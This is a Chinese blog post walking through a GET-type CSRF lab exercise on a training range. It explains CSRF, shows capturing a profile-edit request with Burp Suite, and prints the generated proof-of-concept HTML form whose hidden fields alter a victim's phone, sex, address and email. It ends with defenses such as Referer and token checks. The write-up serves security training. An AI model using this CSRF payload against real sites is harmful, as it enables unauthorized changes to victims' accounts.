东塔攻防世界CSRF的Get型

原创

遥远之空 于 2021-10-08 19:41:23 发布 1460 收藏 1

文章标签： 网络安全 安全漏洞 信息安全


本文链接：https://blog.csdn.net/weixin_51646864/article/details/120657723

CSRF跨站点请求伪造(Cross-Site Request Forgery)


攻击者盗用了你的身份，以你的名义发送恶意请求，对服务器来说这个请求是完全合法的，但是却完成了攻击者所期望的一个操作，比如以你的名义发送邮件、发消息，盗取你的账号，添加系统管理员，甚至于购买商品、虚拟货币转账等。

靶场练习：


1、点开环境，发现已经给了几个账号，密码默认为123456，如下图




2、先用vince用户登录进入如下界面




3、修改个人信息并用bp抓包拦截




4、接下来进行CSRF Poc生成






```
  <form action="http://120.25.24.45:32691/csrf_get_edit.php">
    <input type="hidden" name="sex" value="girl" />
    <input type="hidden" name="phonenum" value="233333333" />
    <input type="hidden" name="add" value="China&#32;Hubei" />
    <input type="hidden" name="email" value="vince&#64;dota&#46;com" />
    <input type="hidden" name="submit" value="submit" />
    <input type="submit" value="Submit request" />
  </form>
 </body>
</html>
```

5、创建csrf文件txt文件，将上一步生成的CSRF HTML代码复制到csrf.txt中，修改文件后缀名为csrf.html




6、在另一个浏览器中用allen登录



7、当用户allen点击csrf.html这个网页，提交请求时，allen的手机号和性别就会被篡改。如下图。

六、当用户 allen点击csrf.html这个网页，提交请求时，allen的手机号和性别就会被篡改。如下图。



以上为靶场练习，实际更严重的话还可以修改登录密码等敏感信息。

防御方式：

1、验证 HTTP Referer 字段

2、在请求地址中添加 token 并验证

3、在 HTTP 头中自定义属性并验证